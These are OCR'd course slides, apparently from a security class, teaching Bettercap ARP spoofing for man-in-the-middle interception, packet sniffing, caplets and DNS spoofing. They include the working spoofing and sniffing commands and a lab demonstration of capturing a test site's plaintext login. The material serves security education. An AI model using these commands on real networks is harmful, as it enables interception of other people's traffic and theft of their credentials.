
Bettercap tool

- **set arp.spoof.fullduplex true**
  - If **true**, both the **targets** and the **gateway** will be **attacked**, **otherwise** only the target (if the **router** has **ARP spoofing protections** in place this will make the **attack fail**).




Bettercap tool

- **set arp.spoof.targets IP_address**
  - A comma-separated list of **MAC addresses**, **IP addresses**, **IP ranges** or **aliases** to **spoof.**




Bettercap tool

- **arp.spoof on**
  - This module keeps **spoofing** selected **hosts** on the network using **crafted ARP packets** in order to perform **an MITM attack**.




Bettercap tool

- **help**
  - Check all running modules on bettercap




Bettercap tool

- Now the victim machine (**server**) arp table using: arp -a




Bettercab for sniffing packets

- **net.sniff on**
  - This **module** is a **part of the bettercap** modules **is used** as a network packet sniffer
  - So **all packets** passing the Kali Linux (**attacker machine**) will be captured




Bettercab for sniffing packets


- **net.sniff on**
  - This **module** is a **part of the bettercap** modules **is used** as a network packet sniffer



Bettercab for sniffing packets

- Now, **all traffic** from the **victim** (**server**) **device** is being **routed** through the **Kali device** (**attacker**).
- **To test this**, **generate any traffic**, such as **visiting** a **website**, and you will see **all the traffic** being **captured** by **Bettercap**.







MITM: Sniffing Packets

- Once the **MITM attack is successfully set up**, the **attacker** can carry out various malicious actions.
- Packet **sniffing** is one **example o**f **how MITM** can **exploit** information from the **target machine**.
- To demonstrate, let's see **how Bettercap** can capture the **credentials** of a victim using: testasp.vulnweb.com
- This website does not **use encryption** for the **traffic** between the **user** and **server** (i.e., it uses **HTTP**), which results in all **traffic being sent** in **plain text**.

MITM: Sniffing Packets





- **Username**: admin
- **Pwd**: admin1234


The victim's credentials have been captured.

Bettercap Caplets

- Instead of **writing multiple commands** every time you want to **perform** a **spoofing attack**, we can **create a caplet** containing **all the commands**.
- This file can execute all the **included commands** at **once when you run it**.
- So, create your **own caplet** to execute all **the previously discussed** commands.
- Here how to run your caplet
  - **Bettercap –iface eth0 –caplet <filename>**

MITM: DNS Spoofing

- DNS is a server that **converts** the **domain** name into its **related IP address**.
- So when the user a website **websitename.com**, a request is sent to the DNS server to inquire about **websitename**'s IP.
- The DNS server responds with **websitename**'s IP, and then the web browser communicates with Google using that IP address.



Domain	IP address
Google.com	10.20.130.40
websitename.com	20.30.40.50
Twitter.com	40.50.60.6
……	_·_·_·_

MITM: DNS Spoofing

- When an MITM attack occurs, the request to the **DNS server** will be **intercepted** by the attacker's device. Then, the **attacker** can provide any other **IP address**.
- This could lead to a **fake** website with a **backdoor**, **malicious** code, **hijacked** software updates, and many other potential threats.

